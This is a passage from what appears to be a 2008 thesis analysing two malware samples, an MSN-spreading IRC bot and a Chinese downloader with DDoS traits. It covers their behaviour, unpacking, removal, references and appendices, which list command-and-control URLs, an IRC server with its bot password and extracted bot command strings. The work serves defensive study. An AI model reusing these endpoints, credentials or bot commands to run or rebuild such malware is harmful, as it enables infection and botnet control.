  This site seems like another registration site. The site shows the text `ok%2C129.241.209.211%2C%C5%B2%CDp%2C+CZ88.NET%2C%B9%FA%CD%E2` when contacted. The "ok" could mean a successful registration, this is followed by our IP address and then some foreign characters (percent encoded) and "CZ88.NET". The foreign characters are in Chinese possibly after the domain "cn". The translated text from Chinese to English is `ok,129.241.209.114,Kam Gen, CZ88.NET,UNITED External`.[6] Except from `CZ88.NET` being a web site in Chinese, it is not possible to derive any information from the translated text.

- `http://r.viwv.cn/cando.asp?id=7&update=0`
  This site shows only "no". It seems like the id-parameter is the id of some software and that the update-parameter states how many times it has been updated. This assumption fits with this request and the following ones below.

[6] The Chinese text was translated using Google Language Tools; `http://www.google.com/language_tools`

- `http://r.viwv.cn/cando.asp?id=5&update=0`
  This is similar to the above, just that the id is 5. The site shows only "no".

- `http://r.viwv.cn/cando.asp?id=2&update=0`
  This is similar to the above, whereas here the id is 2. The site shows "ok". When the "ok" is seen the sample proceeds with downloading the following file.

- `http://x.viwv.cn/ddos.exe`
  This is the file downloaded after the "ok" is seen on the last request. This file was also referenced in the `list.htm` mentioned first.

- `http://r.viwv.cn/candown.asp?id=2&update=1`
  Here, the same request is done with the id of 2, only that the update parameter has changed to 1.

- After this repeated requests appear to `http://r.viwv.cn/candown.asp` with the ids 7, 5, and 2. The site shows only "no", and no further action is taken. The requests are sent about every 2nd or 3rd minute.

The general activity of the sample is to poll `http://r.viwv.cn/candown.asp` with the ids 7, 5, and 2 and in addition request the Microsoft homepage, the initial homepage of IE. Th objective of repeated requests to the Microsoft homepage, in this case the Norwegian one `no.msn.com`, can be to put load on Microsoft's servers or to increase web traffic. Based on the network activity observed, the ids of `http://r.viwv.cn/candown.asp` seems to mean the following, when the response is "ok". When the response is "no", no action is taken. The various responses differ, also in time. The activity described above was the behaviour, observed initially. However, a couple of weeks later, different traffic was captured.

- **ID 2** signifies a download of the specified file in `list.htm` previously mentioned, the case seen is `ddos.exe`.

- **ID 5** signifies repeated requests to the urls listed in `list.htm`, namely several requests to `www.baidu.com`, about every 3 seconds.

- **ID 7** signifies repeated requests to `www.my0452.com`, approximately every minute.

Further analysis

When searching for additional information on the sample, only a web sites in Chinese were found that mentioned similar activities as the ones seen.[7] The web site describes a similar activity as the ones seen, although names, versions and some behaviour is different. This suggests that the sample studied here is related or a later version of the sample mentioned on the Chinese web site.

As with the previous sample, no behaviour in this sample suggests rootkit behaviour. Nevertheless, the program RootkitRevealer was run to check for

[7] An English translation of the web site was used, using Google Language Tools ; `http://66.102.9.104/translate_c?hl=en&langpair=%7Cen&u=http://baike.baidu.com/view/1396485.htm&usg=ALkJrhhnkS7b_To2epd6CstShEPv3qSTMA`

inconsistencies related to rootkits. No inconsistencies were found, suggesting an absence of rootkits. In addition the sample was run in the VirtualBox virtual environment to verify that the sample did not modify its behaviour or examine for virtual environments. No difference in behaviour was seen, and no attempts by the sample to detect virtual environments were observed.

5.2.3 Static Analysis

The surface and dynamical analysis of `unknown.exe` have provided significant information on the sample. When running the sample, it immediately updates itself after installation. The update seems to be an update of the files belonging to the sample, but no new files nor functionality have been discovered. Hence, the static analysis will concentrate on the updated files, as these are the ones we can see active and are most up to date.

It is possible that the main sample, `myself.exe` and thus also `unknown.exe`, is just a dropper. That means that it is only a shell file which when run, installs the sample with the configuration files and the DLLs, but does not have any specific functionality. To confirm this hypothesis an examination of the code of the file is necessary. `myself.exe` is unfortunately packed. RDG Packer Detector states that the packer is in fact WinUpack v0.37 - v.039. WinUpack is the previously mentioned Upack, just with a GUI front [Dwi08]. It appears that the strings found were accurate. OllyDbg did not disassemble the file properly, but IDA Pro proved successful. By stepping through the code with IDA Pro the decryption function was encountered almost at the beginning. Further through the code a section not originally labelled as code by the PE header is jumped to. This appears to be a likely point for the OEP. The process was dumped and imports fixed with ImpREC, as described above, resulting in an unpacked version of `myself.exe`.

By examining the unpacked `myself.exe`, `lwis16_080407.dll` and `mwisys32_080407.dll`, neither of which are packed, it was quickly discovered that both of the files are entirely contained in `myself.exe`. The rest of the code in `myself.exe` is examined briefly to further verify the assumption that it is only a dropper and installer. The sample will create all the different files listed in table 5.2, execute the `lwis16_080407.dll` through `svchosts.exe` (a copy of `rundll32.dll`), and in the end delete itself. Thus, it is established that `myself.exe` is just a vessel and installer for the real malware files, `lwis16_080407.dll` and `mwisys32_080407.dll`. This has also been seen as the one of the most common malware type, as reported by Microsoft [3].

Chapter 6

Discussion

The aim of argument, or of discussion, should not be victory, but progress.

Joseph Joubert

During this analysis, two very different samples of malware have been studied. Although the samples are different in nature and functionality, the analytical methods applied have been the same. The same tools and the same top-down approach have been used, gradually gathering intelligence and information on the samples. In this chapter the collected information about the samples will be structured in order to provide a full overview of the samples. Further, the analytical methods applied will be discussed.

6.1 ircbot.exe

This is an so-called IRC-Bot which when run contacts an IRC server, its C&C for log on, and awaits further instructions. At the time of analysis no commands were issued to the bot, but the victim's IP address was used to to distribute fake Microsoft Windows warnings in order to lure the victim into installing additional software. It is assumed that this additional software is spyware or adware. Such software is unwanted and urges the user to register a program against a fee. No further analysis of the spyware program has been conducted.

The sample is distributed in a packed form. It appeared that the sample was packed twice with what seems to be two different packers. In addition the sample was encrypted. The sample was successfully unpacked and decrypted using static analysis and other available tools.

The origin of the malware sample is not known. All text strings are written in fairly correct English, suggesting that its developers are English speaking or residing in an English speaking country. However, the IRC server is hosted in China, more specifically on the China Network Communications Group Corporation Jiangsu Province Network, which suggests that its controllers are based in China or have connections in China.

6.1.1 Installation

The sample installs itself on the user system by writing itself to a new file and adding a key in the Windows registry to be able to automatically start on reboot. File names, descriptions and process names are all misleading and selected to dupe the user into thinking it is genuine Microsoft software. It has been established that the bot is not fully functional as the added key in the registry is not syntactically correct and thus fails to automatically start the sample after boot. In addition the sample will stop the Windows Service Center and winvnc4 services.

6.1.2 Behaviour

The sample will contact an IRC server `irc.bluehell.org` at `221.6.6.232:81`. The communication follows standard unencrypted IRC protocol over TCP. The sample will log on to the server with a nickname of the form `[00|USA|XXXXXX]` (`X` signifies a number 0-9), with the password `letmein`. The sample proceeds to join the channel `#rep`. After this the sample is idle, responding to ping-requests from the server about every 90 seconds. From string and static analysis of the sample, some or all of the commands the sample will answer to, were discovered. These commands can either instruct the sample to download a specific file or update of itself, to spread via MSN, to shutdown for a period, or to enable a log on to the sample giving the controller access to the sample and very possibly also to the infected machine. The sample can also give information about number of MSN messages sent, files sent, and statistics regarding the spreading of the sample. It was not possible to monitor this specific behaviour due to the fact that the IRC channel of the sample remained silent for the entire period of analysis.

6.1.3 Spreading

The sample spreads by using the victim's MSN account and application to send messages to the victim's contacts. The messages can consist of a message and a link, a message and a file, or only a file. The messages are of the form "Did you see this picture, it's hilarious!!!!!". Based on media reports it appears that these messages may be language localized, although no evidence of such behaviour has been identified. The hyperlink in the message will lead to a download of the sample or possibly other malware samples. The file sent will be the sample itself.

6.1.4 Removal

The sample will add itself as a registry key scheduled for running at start-up. However, due to the syntactically incorrect registry key, the sample will not start after boot. Hence, an easy way of disabling the sample is to reboot. To cleanse the machine completely of the sample the original sample file, the file `C:\WINDOWS\system32\svchost.exe`, and the registry key `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Windows Taskmanager` must be deleted. The Windows Security Center and winvnc4 services are stopped by the sample, these processes should restart after a reboot, but can also easily be restarted manually through the control panel. Another way of removing the sample from all the affected machines would be to give a remove command in the IRC channel were the sample listens for commands. Such commands can be suicide or remove, or a command to update all the samples with a non-functioning file. Efforts to provide such commands in the specific IRC channel have not proved successful. This is mainly due to the access restrictions on the channel, where the sample password only provided authorization for listening.

6.2 unknown.exe

No information nor knowledge regarding this sample were available prior to the analysis. The sample demonstrated complex behaviour when run. It installs itself by copying several files and using DLLs as main functioning components. The sample contacts its C&C with IE and receives instructions by fetching web pages over HTTP. At the time of analysis the sample was instructed to download a newer version together with an additional sample. The newer version of the sample was then directed to increase Internet traffic to specified web sites.

The sample was distributed in an obfuscated form, however some of the installed files were not obfuscated DLLs. The original sample was successfully unpacked to confirm the hypothesis that the initial sample was just an installer for the other files.

The origin of the sample is probably China. The domain of the C&C is "cn" and the language of the web sites visited by the sample is Chinese. The C&C domain is hosted by CHINANET (China Telecom) Jiangsu Province Network, China.

6.2.1 Installation

The installation process is more complex than the previous sample. After start the sample will copy itself to two new files for backup (all files listed in table 5.2). The original sample is in fact just a container for two DLLs which are the main components of the sample. These two DLLs will each be written to files, one with a backup file in addition. Two configuration files are created, one for information about the sample's files, that is all the new files created. The other configuration file contains log information about the sample. Lastly, a copy of the Windows file `rundll32.exe` is created which is used to launch the sample's DLLs. This copying is done to create a new name for the file and thus providing better concealment from the user. The original sample file is then deleted and the DLLs started. File names are selected to resemble genuine Windows files, although the files have the version number as a postfix. The installation of the newer version proceeds in the exact same manner, but deletes the previous version. The sample will also create a registry key to be able to automatically start up after boot.

6.2.2 Behaviour

The sample will start two instances of IE. These instances will periodically poll the C&C for new instructions. The only instructions we have seen are to increase traffic to `baidu.com` and download newer versions and one additional file. The newer version was installed in the same manner as the initial installation.

The new file was an executable which was copied to a new file and added as a Windows Service, allowing it to start up after boot. The new executable remained idle for the period of analysis.

Even though the sample remained mostly idle during the analysis, the sample's potential functionality is significant. The fact that the instructions given to the sample were complex, and that the sample is capable of downloading, installing and running executables and upgrades, makes this sample potentially very dangerous and diverse. The instructions were in addition encrypted, indicating that the designers were aware of possible analysis of their sample. A successful decryption of the instructions was conducted, confirming the assumed behaviour of the sample. The encryption was only a variation of the Base64 standard. Rather than being computationally secure, it was more based on security by obscurity. However, descriptions of the encryption by anti virus companies showed no sign of ability to decrypt the communication. Indicating that the encryption was in fact secure in some way.

Further, the sample showed signs of DDoS functionality. An executable named `ddos.exe` was downloaded, and references to DDoS were seen in the executables and in the instructions. However, no DDoS activity during the period of analysis was observed.

6.2.3 Spreading

The analysis shows no evidence suggesting that this sample can spread on its own. The fact that the initial file is only an installer further indicates that this sample spreads by other means than itself (see section 2.2).

6.2.4 Removal

The sample has created backup files for most of the files installed. Some of these files will be recreated right after deletion. The easiest way to disable the sample will be to delete its two registry keys and restart the machine. To fully cleanse the machine of the sample, the sample's IE processes need to be killed along with the `svchosts.exe` process. Then all the files listed in `pwisys.ini` need to be deleted along with the file itself and the sample's two registry keys.

6.3 Analysis Experiences

Through the work of this thesis knowledge and understanding of the analytical processes described in chapter 3 have been developed. The structure of the analytical process proved as a helpful tool and a useful guideline in the planning and conducting of the various analyses. The analyses contained herein consist of elements that can be run and completed automatically. However, one objective of this thesis has been to study and evaluate individual steps of the various analytical processes. Hence, the analytical tools used have been run on a step-by-step basis. Even though some automatic methods are available, some steps cannot easily be done automatically due to complexity, variations and the fact that malware evolves rapidly. Examples are unpacking and static analysis.

In general, the analytical process outlined have proven to be adequate. However, the analytical process needs to be adapted to the specific sample being analyzed, taken into consideration its complexity and functionality. Analysis of the first sample proved to be rather straight forward. Each step of the analysis provided information of the malware, leading to a thorough view and understanding of the sample and its features. The second sample appeared to be more diverse and complex, resulting in a need to examine several files, sometimes in parallel and a number of times. The sample was in addition updated to a newer version, a feature making the analytical process more challenging. Thus, focus on specific aspects of the sample, both in terms of behaviour and in terms of files became important.

The most challenging aspects of the analysis was to state the specific object of the samples, as a lot of different activity was seen. Unpacking each sample and deciphering the communication of `unknown.exe` also proved to be a challenge. Each of these challenges are specific to each malware sample and cannot easily be done automatically. However, using intelligence gathered throughout the analysis process together with an understanding of code executing and network communication, the challenges were met successfully.

Chapter 7

Conclusion

I may not have gone where I intended to go, but I think I have ended up where I needed to be.

Douglas Adams

This report deals with malware and malware analysis by describing common techniques used both by malware developers and malware analysts. These analytical techniques have been applied to study two active, at time of writing, malware samples.

The samples analyzed, proved to represent two quite different malware samples. One which exhibited general IRC-bot functionality an in addition spread over MSN. The other increased Internet traffic, but also showed a potentially much more diverse and complex functionality. Both of the samples were distributed in a packed form. The samples were successfully unpacked manually, illustrating some of the diverse techniques used for packing malware.

Sufficient information was gained to adequately describe the origin, installation, behaviour, and the removal of both samples. In addition, several techniques used by the samples were disclosed, illustrating more recent development in the malware industry and thus the need for dynamic anti virus development. The encrypted communication of the latter sample was decrypted, showing the communication between the sample and its C&C.

The analytical tools used demonstrated to be both useful and effective. Some parts of the analytical process can, to some extent be automated, while some parts of the process are too diverse and too complex to be fully automated. Thus, there is a need for skilled malware analysts to disclose malware behaviour and techniques in order to properly defend and secure the computer industry and computer users.

7.1 Future Work

The analytical process outlined in this thesis have proven effective, however, the process can further be developed by detailing each of the steps. The development of the analytical process will profit from reaching a loose standard form. A standard form for naming and analyzing malware will aid malware analysts and anti virus vendors in correctly identifying malware samples and share information concerning specific samples.

The `ircbot.exe` can further be examined by creating a dummy IRC server and investigating commands implemented by the sample. This can lead to discovery of additional commands. By gaining access to the IRC server used by the sample, a removal command can be given in order to cleanse every infected machine listening.

Further information on the functionality of `unknown.exe` can be discovered by a profound static analysis of the sample. Methods for spreading of the sample and additional objectives are both interesting and can aid with removal of the malware sample.

Printed References

[1] Ed Skoudis and Lenny Zeltser. *Malware: Fighting Malicious Code*. Prentice Hall, 2003.

[2] Niels Provos, Panayiotis Mavrommatis, Moheeb Abu Rajab, and Fabian Monrose. All Your iFRAMEs Point to Us. *Google Technical Report*, 2008.

[3] Microsoft. Microsoft Security Intelligence Report – January through June 2007, 2008.

[4] McGraw-Hill and Sybil P. Parker. *McGraw-Hill Dictionary of Scientific and Technical Terms*. McGraw-Hill Companies, Inc., 2003.

[5] Peter Szor. *The Art of Computer Virus Research and Defense*. Addison Wesley Professional, 2005.

[6] John Aycock. *Computer Viruses and Malware*. Springer, 2006.

[7] PandaLabs. Quarterly Report PandaLabs (January - March 2008). Technical report, Panda Software International S.L., 2008.

[8] Paul Barford and Vinod Yegneswaran. An Inside Look at Botnets. *Special Workshop on Malware Detection, Advances in Information Security*, 2006.

[9] Craig A.Schiller, Jim Binkley, Tony Bradley, Michael Cross, Gadi Evron, David Harley, and Carsten Willems. *Botnets: The Killer Web App*. Syngress Publishing,Inc, 2007.

[10] Lloyd Bridges. The changing face of malware. *Network Security*, 1:17–20, January 2008.

[11] Laurent Butti. Évolution de la propagation des malwares. *Sécurité Informatique*, 61, October 2007.

[12] Éric Filiol. *Techniques Virales Avancées*. Springer, 2007.

[13] Michael Bailey, Jon Oberheide, Jon Andersen, Z. Morley Mao, Farnam Jahanian, and Jose Nazario. Automated Classification and Analysis of Internet Malware. *Electrical Engineering and Computer Science Department University of Michigan*, April 2007.

[14] Stephanie Forrest, Steven A. Hofmeyr, Anil Somayaji, and Thomas A. Longstaff. A Sense of Self for Unix Processes. *IEEE Symposium on Security and Privacy*, page 120, 1996.

[15] E. Carrera and G. Erdélyi. Digital genome mapping: Advanced binary malware analysis. *Virus Bulletin*, 2004.

[16] Eldad Eilam. *Reversing: Secrets of Reverse Engineering*. Wiley Publishing, Inc., 2005.

[17] Peter Ferrie. Attacks on Virtual Machine Emulators. Technical report, Symantec Advanced Threat Research, 2007.

[18] Niels Provos. A Virtual Honeypot Framework. *USENIX Security Symposium*, 13, 2004.

[19] Tom Liston and Ed Skoudis. On the Cutting Edge: Thwarting Virtual Machine Detection. Technical report, intelguardians.com, 2006.

[20] Auguste Kerckhoffs. La cryptographie militaire. *Journal des sciences militaires*, IX:5–38, 1883.

[21] C. Kruegel, W. Robertson, F. Valeur, and G. Vigna. Static disassembly of obfuscated binaries. *In Proceedings of USENIX Security*, pages 255–270, 2004.

[22] Jarkko Oikarinen and Darren Reed. RFC 1459; Internet Relay Chat Protocol, 1993. `http://tools.ietf.org/html/rfc1459`.

[23] Paul Royal, Mitch Halpin, David Dagon, Robert Edmonds, and Wenke Lee. PolyUnpack: Automating the Hidden-Code Extraction of Unpack-Executing Malware. *The 22th Annual Computer Security Applications Conference (ACSAC 2006)*, 2006.

[24] R. Rivest. RFC 1321; The MD5 Message-Digest Algorithm, April 1992. `http://tools.ietf.org/html/rfc1321`.

[25] R. Rivest. RFC 1320; The MD4 Message-Digest Algorithm, April 1992. `http://tools.ietf.org/html/rfc1320`.

[26] Ed. S. Josefsson. RFC 3548; The Base16, Base32, and Base64 Data Encodings, July 2003. `http://tools.ietf.org/html/rfc3548`.

Web References

[Ale08] Alexa, *Alexa: Baidu.com*, April 2008, http://www.alexa.com/data/details/main/baidu.com.

[aLMR08] Markus F.X.J. Oberhumer and1 László Molnár and John F. Reiser, *UPX*, April 2008, http://upx.sourceforge.net/.

[Ber08a] Scott Berinato, *CIO: New Online Crime Economy*, April 2008, http://www.cio.com/article/135500/Who_s_Stealing_Your_Passwords_Global_Hackers_Create_a_New_Online_Crime_Economy.

[Ber08b] ———, *CSO: What A Botnet Looks Like*, April 2008, http://www.csoonline.com/article/348317/What_a_Botnet_Looks_Like.

[Bos08] Jordi Bosveld, *Jotti Virus Scan*, april 2008, http://virusscan.jotti.org/.

[Com08] Gerald Combs, *Wireshark*, April 2008, http://www.wireshark.org/.

[Cor08] Core Security Technologies, *Path Traversal vulnerability in VMware's shared folders implementation*, April 2008, http://www.coresecurity.com/?action=item\&id=2129.

[CR06] Bryce Cogswell and Mark Russinovich, *Rootkitrevealer*, November 2006, http://technet.microsoft.com/en-us/sysinternals/bb897445.aspx.

[Dwi08] Dwing, *UPack*, 2008, http://wex.cn/dwing/mycomp.htm.

[GHR08] Ilfak Guilfanov and Hex-Rays, *IDA Pro*, April 2008, http://www.hex-rays.com/idapro/.

[Hig08] Kelly Jackson Higgins, *darkreading: New massive botnet twice the size of storm*, April 2008, http://www.darkreading.com/document.asp?doc_id=150292.

[His08] Hispasec Sistemas, *Virus Total*, April 2008, http://www.virustotal.com/.

[Jam08] Clement James, *Shape-shifting malware hits the web*, May 2008, http://www.vnunet.com/vnunet/news/2216675/shape-shifting-malware-hits-web.

[Jaq08] Robert Jaques, *ITNews New Spam Site Found Every Three Seconds*, April 2008, http://www.itnews.com.au/News/74071,new-spam-site-found-every-three-seconds.aspx.

[Joh08] Nathania Johnson, *Searchenginewatch: Google pursues the baidu-dominated chinese search market*, April 2008, http://blog.searchenginewatch.com/blog/080421-092114.

[JQsx06] Jibz, Qwerton, snaker, and xineohP, *PEiD*, May 2006, http://www.peid.info/.

[Kre08] Brian Krebs, *Washigton post: Hundreds of thousands of microsoft web servers hacked*, April 2008, http://blog.washingtonpost.com/securityfix/2008/04/hundreds_of_thousands_of_micro_1.html.

[Lab08] Lawrence Berkley Laboratory, *tcpdump*, April 2008, http://www.tcpdump.org/.

[Mac08] MackT, *ImpREC*, March 2008, http://www.woodmann.com/collaborative/tools/index.php/ImpREC.

[MR07] Microsoft Corporation Mark Russinovich, *strings*, April 2007, http://technet.microsoft.com/en-us/sysinternals/bb897439.aspx.

[Mur07] Liam O. Murchu, *Yo Momma!*, August 2007, https://forums.symantec.com/syment/blog/article?message.uid=305324.

[Naz08] Jose Nazario, *BlackEnergy DDoS bot*, June 2008, http://asert.arbornetworks.com/2007/10/blackenergy-ddos-bot-analysis-available/.

[Paq08] Jeremy Paquette, *A History of Viruses*, March 2008, http://www.securityfocus.com/infocus/1286.

[Pie94] Matt Pietrek, *Peering Inside the PE: A Tour of the Win32 Portable Executable File Format*, March 1994, http://msdn.microsoft.com/en-us/library/ms809762.aspx.

[RC08a] Mark Russinovich and Bryce Cogswell, *Autoruns*, February 2008, http://technet.microsoft.com/en-us/sysinternals/bb963902.aspx.

[RC08b] ———, *Process Monitor*, 2008, http://technet.microsoft.com/en-us/sysinternals/bb896645.aspx.

[RDG08] RDGMax, *RDG Packer Detector v0.6.5 Beta*, 2008, http://www.rdgsoft.8k.com/.

[reg] regshot, *Regshot*, http://sourceforge.net/projects/regshot/.

[SM08] Inc. Sun Microsystems, *VirtualBox*, 2008, http://www.virtualbox.org/.

[Tho08] Iain Thomson, *Google warns of web malware epidemic*, May 2008, http://www.vnunet.com/vnunet/news/2189815/google-study-shows-scale-web.

[VMw08a] VMware, Inc., *Critical VMware Security Alert for Windows-Hosted VMware Workstation, VMware Player, and VMware ACE*, April 2008, http://kb.vmware.com/selfservice/microsites/search.do?language=en_US&cmd=displayKC\& externalId=1004034.

[VMw08b] ———, *VMware Server*, 2008, http://www.vmware.com/products/server/.

[Yus08] Oleh Yuschuk, *OllyDbg*, April 2008, http://www.ollydbg.de/.

Appendices

Appendix A

ircbot.exe

A.1 Virus Total Scan

Virus Total's scan of ircbot.exe.
Permalink: `http://www.virustotal.com/analisis/a3e0bd6027977691fdce61d91611af2d`.

```
File ircbot.exe received on 03.06.2008 21:26:09 (CET)

Antivirus        Version    Last Update   Result
AhnLab-V3        -          -             Win32/IRCBot.worm.variant
AntiVir          -          -             Worm/IrcBot.20937
Authentium       -          -             W32/Backdoor2.GEP
Avast            -          -             Win32:IRCBot-CMA
AVG              -          -             BackDoor.Ircbot.CVA
BitDefender      -          -             Backdoor.IRCBot.ABHQ
CAT-QuickHeal    -          -             Backdoor.IRCBot.bdi
ClamAV           -          -             Trojan.Dropper-4698
DrWeb            -          -             -
eSafe            -          -             Win32.IRCBot.bdi
eTrust-Vet       -          -             Win32/Pushbot.CC
Ewido            -          -             Backdoor.IRCBot.bdi
F-Prot           -          -             W32/Backdoor2.GEP
F-Secure         -          -             Ircbot.gen8
FileAdvisor      -          -             -
Fortinet         -          -             W32/IRCBot.BDI!tr.bdr
Ikarus           -          -             Backdoor.IRCBot.ABHQ
Kaspersky        -          -             Backdoor.Win32.IRCBot.bdi
McAfee           -          -             W32/Sdbot.worm
Microsoft        -          -             Worm:Win32/Pushbot.AR
NOD32v2          -          -             Win32/IRCBot.ACC
Norman           -          -             Ircbot.gen8
Panda            -          -             W32/IRCBot.BQP.worm
Prevx1           -          -             BACKDOOR.DIMPY.WIN32VBSY.Q
Rising           -          -             -
Sophos           -          -             W32/IRCBot-ZY
Sunbelt          -          -             Backdoor.IRCBot
Symantec         -          -             W32.IRCbot
TheHacker        -          -             -
VBA32            -          -             Backdoor.Win32.IRCBot.bdi
VirusBuster      -          -             Worm.IRCBot.UXP

Additional information
MD5: d54a44d1b767913891681aa3da06a9e2
SHA1: ebcbbfccbe1040ee071195502e409bf4c52399b7
SHA256: 37424dd2d91bd30edf96afcaff50977202a6c7c6568b8c06c684d3885ed1d583
SHA512: 48af442acb862feeefaa17515547bd72ca53ffb3a02e807f9b8025e57dccf359...
```

A.2 F-Secure Virus Description of IRCBot.es

This is F-Secure's description of ircbot.exe.

F-SECURE HOME | HOME USERS | SMALL BUSINESSES | ENTERPRISES | PARTNERS | SECURITY CENTER | ABOUT F-SECURE

F-Secure Virus Descriptions : IRCBot.es

[Summary] | [Disinfection] | [Detailed Description] | [Detection]

NAME: **IRCBot.es**
ALIAS: Backdoor.Win32.IRCBot.es, IRCBot
SIZE: 8201

Summary

This IRC-based backdoor-worm was found on August 15th, 2005 in Finland. The backdoor provides unauthorised access to an infected computer and also has the capability to spread to remote computers using the PnP exploit on port 445.

Disinfection

F-Secure provides the special disinfection utility to eliminate this malware infection. You can download this utility from our ftp or web sites:

http://www.f-secure.com/tools/f-bot.zip

ftp://ftp.f-secure.com/anti-virus/tools/f-bot.zip

The unpacked version is available here:

http://www.f-secure.com/tools/f-bot.exe

ftp://ftp.f-secure.com/anti-virus/tools/f-bot.exe

Disinfection instructions can be found here:

http://www.f-secure.com/tools/f-bot.txt

ftp://ftp.f-secure.com/anti-virus/tools/f-bot.txt

If the infection is in a local network, please follow the instructions on this webpage:


http://www.f-secure.com/v-descs/netdisinf.shtml

Back to the Top

Select local site
Global Sites
VIRUS WORLD MAP

Global Alert Level:
- Medium -

Global Status:



> Scan My Computer Now
> Download Trial Versions
Privacy Policy
Legal Notices
Contact Us

Detailed Description

The backdoor's file is a PE executable file about 8 kilobytes long, packed with MEW file compressor and patched with PE_Patch.

When the backdoor's file is activated on a computer, it copies its file to Windows System folder as MOUSEBM.EXE and then starts the copied file as a service named 'Mouse Button Monitor', described as follows:

```
Enables a computer to maintain synchronization with a PS/2 pointing device.
Stopping or disabling this service will result in system instability.
```

If the backdoor fails to start its service, it tries to inject its code into Explorer.exe process. When active, the backdoor connects to one of the following servers on port 18067:

```
esxt.is-a-fag.net
esxt.legi0n.net
```

Then backdoor joins an IRC channel called '#p2' using the hardcoded password and creates a bot there. A remote hacker can control a backdoor via a bot that it creates in the '#p2' channel. A hacker can do any of the following:

```
* scan for vulnerable computers and spread to them using PnP exploit
* download and run files on an infected computer
* find files on local hard disks
* perform DDoS (Distributed Denial of Service) attack
* perform SYN and UDP flood
```

The backdoor has the ability to spread to remote computers using the PnP exploit on port 445. Please see the following page for detailed information on the vulnerability:

http://www.microsoft.com/technet/security/Bulletin/MS05-039.mspx

Back to the Top

Detection

Detection for this malware was published on August 15th, 2005 in the following F-Secure Anti-Virus updates:

[FSAV_Database_Version]

Version=2005-08-15_05

Back to the Top

Technical Details: Alexey Podrezov, August 15th, 2005;

F-Secure Corporation

A.3 Strings in memory of ircbot.exe

This is a list of the strings found in the process memory of ircbot.exe.

```
!This program cannot be run in DOS
    mode.
Rich
.text
`.rsrc
SVW
hHs@
ElP
SPh
Whlt@
WhDt@
ElP
SPh
6hHb@
ElP
SPhu<@
Phl
QPWh
ElP
SPh
Wh8q@
ElP
SPh
hTs@
vSS
YYu
hPs@
hlr@
SVWj/
SSSSP
SSj
hpv@
PhX
hLv@
PhX
PhX
PhX
^VSP
PSSj(SS
SPS
Phd
htu@
PVhLu@
SUVWj/
SVW
uaj
Ph w@
MWj
UVW
hlw@
hdw@
hTw@
uhLw@
hDw@
Tj P
YtKh<w@
FVh0w@
htw@
SVWj
QSV3
jAY;
jaY;
SVWj
SVW3
SVW3
QQSUVWj
YYj
YYU
o$PV
SVWh
t1SSSSh|z@
hlz@
t(hHz@
tRh
hty@
hPy@
t(h@y@
thh
htx@
hdx@
hLx@
Y@Ph
YYV
tRW
SVWj/
VPW
Wh`b@
YYh
Rhpb@
YYVj
VVVjV
VVVjV
VVVj
SVWj/3
Sh`b@
Rhpb@
VVVjV
VVVj
VWj/Y
SVW3
-uQ8X
SVW
uyh(
ugh(
QQV
Yt~j
YFY
Yt4h
Yt&V
HHPj
SWV
tIP
VPh
QQVj
hLw@
WhD
hmC@
SVW
SSj
YSP
SPh
VPS
VPhx
SPSh?
SSSh
YPVj
^VSh
PSj(VSS
PSSh
SUV
WSS
Phx
SUV
SVW3
QSV3
uEP
```

```
VPS
QSV
YYNF
WPh
WWj
WPWW
BNu
SVW3
VWj
WVVV
VVV
hSVW
XPVSS
hFV@
_VWU
SSWVj
USS
VWf
wpo
wQN
C~M=B~D
F~YeF~`
0w7*Pw6
r.getfile
r.new
r.update
r.upd4te
login
threads
logout
gone
rmzerm3b1tch
download
update
msn.spread
msn.msg
msn.stop
msn.stats
%s Welcome.
%s Fail.
%s Spy: %s!%s@%s (PM: "%s")
%s Fail by: %s!%s@%s (Pass Tried: %s)
%s %s out.
%s <%i> out.
%s No user at: <%i>
%s Invalid slot: <%i>
%s Kill: <%d> threads
%s No threads
%s Killed thread: <%s>
%s Failed kt: <%s>
%s %s already running: <%d>.
%s Fail start %s, err: <%d>.
%s Status: %s. Box Uptime: %s,
Bot Uptime: %s, Connected for: %s.
%s Bot installed on: %s.
Go fuck yourself %s.
MSN// Message & Zipfile sent to: %d contacts.
MSN// Message sent to: %d Contacts.
MSN// Sent Stats - Messages: %d :: Files: %d :: Message & Files: %d.
%s logged in.
Removed by: %s!%s@%s
gettin new bin .
%s Advapi.dll Failed
%s PStore.dll Failed.
%s Naim thd.
%s RuC.
%s mis param.
cant dns
Attempting To run MSN Spread
%s Failed to parse command.
Failed
!!!Security!!!. Lamer detected. coming back next reboot, cya.
%s Downloading URL: %s to: %s.
%s Downloading update from: %s to: %s.
%seraseme_%d%d%d%d%d.exe
transfer thread
%s Thread Disabled.
%s Thread Activated: Sending Message.
%s Thread Activated: Sending Zipfile.
%s Thread Activated: Sending Zipfile and Message.
MSN Threads
%s Error Thread Can Only Be Activated Once
Thread list
Download
Update
!!!Security!!!. Lamer detected. coming back in 24hrs, download and update disabled.
%s Bad URL or DNS Error, error: <%d>
%s Update failed: Error executing file: %s.
%s Process Finished: "%s", Total Running Time: %s.
hours
hour
%s Created process: "%s", PID: <%d>
%s Failed to create process: "%s", error: <%d>
%s Couldn't parse path, error: <%d>
%s File download: %.1fKB to: %s @ %.1fKB/sec.
%s Couldn't open file for writing: %s.
Ping Timeout? (%d-%d)%d/%d
USER %s * 0 :%s
NICK %s
PASS %s
Leaving
QUIT
QUIT %s
PONG %s
PING
NICK
PRIVMSG
NOTICE
QUIT
PART
JOIN
PRIVMSG %s :%s
JOIN %s
JOIN %s %s
MODE %s %s %s
MODE %s %s
Error
WIN-
MSNHiddenWindowClass
PathRemoveFileSpecA
shlwapi.dll
GetProcessMemoryInfo
EnumProcesses
EnumProcessModules
GetModuleBaseNameA
GetModuleFileNameExA
psapi.dll
SQLDisconnect
SQLFreeHandle
SQLAllocHandle
SQLExecDirect
SQLSetEnvAttr
SQLDriverConnect
odbc32.dll
```

```
SHChangeNotify
ShellExecuteA
shell32.dll
WNetCancelConnection2W
WNetCancelConnection2A
WNetAddConnection2W
WNetAddConnection2A
mpr.dll
GetNetworkParams
GetUdpTable
GetTcpTable
GetIfTable
DeleteIpNetEntry
GetIpNetTable
iphlpapi.dll
DnsFlushResolverCacheEntry_A
DnsFlushResolverCache
dnsapi.dll
netapi32.dll
Mozilla/4.0 (compatible)
InternetCloseHandle
InternetReadFile
InternetCrackUrlA
InternetOpenUrlA
InternetOpenA
InternetConnectA
FtpPutFileA
FtpGetFileA
HttpSendRequestA
HttpOpenRequestA
InternetGetConnectedStateEx
InternetGetConnectedState
wininet.dll
shutdown
closesocket
getpeername
gethostbyname
gethostname
getsockname
